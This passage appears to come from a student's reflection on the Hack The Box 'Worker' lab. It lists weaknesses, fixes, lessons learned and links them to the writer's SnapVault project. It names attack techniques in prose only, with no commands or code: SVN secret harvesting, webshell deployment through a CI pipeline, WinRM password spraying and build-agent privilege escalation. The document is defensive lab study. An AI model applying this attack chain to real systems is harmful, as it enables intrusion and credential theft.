- Committing to a repo deployed straight to a live website, turning repo write into code execution.
- A cleartext `svnserve` password file full of reused, weak passwords sat on disk.
- A Build Administrator could run pipelines on a self-hosted agent running as a privileged account.

4. How to Fix It

- Require authentication on SVN, don't expose it externally, and don't commit secrets.
- Keep secrets out of version control, use a secrets store, and rotate anything that leaks.
- Separate build and deploy from the web root, and require review before deploy.
- Don't store cleartext passwords, enforce strong unique ones, and limit Remote Management membership.
- Run build agents with least privilege, isolate them, and tightly control Build Administrator membership.

5. Skills Involved

- Anonymous SVN checkout and reading commit history for secrets
- Credential reuse across a source-control leak and a DevOps portal
- CI/CD abuse, committing a webshell and deploying it through a pipeline
- Credential-file harvesting and WinRM password spraying with NetExec
- Privilege escalation through a pipeline on a privileged self-hosted agent

6. What We Learned

- Source control is a secret store if you let it be. Old revisions keep the passwords you deleted.
- A pipeline that deploys to production is a code-execution path for anyone who can commit.
- Reused passwords in one file collapsed the whole user layer with a single spray.
- Build agents running as a privileged account hand that privilege to whoever can queue a build.

7. Link to Our Project

Worker reinforces SnapVault's secret-hygiene and separation rules. The whole box turns on secrets living in version control and a commit flowing straight into a running service. Our hardened build answers both. Secrets live outside git in an untracked `.env` with a committed `.env.example` template only, and the admin password is stored as a bcrypt hash rather than plaintext (control C7). The design also keeps data and code apart, so writing to storage never becomes running code, the same boundary Worker's deploy pipeline erased.

References

0xdf. (2021, January 30). *HTB: Worker*. 0xdf hacks stuff. https://0xdf.gitlab.io/2021/01/30/htb-worker.html

ekenas. (2021). *Worker* [Official machine writeup]. Hack The Box.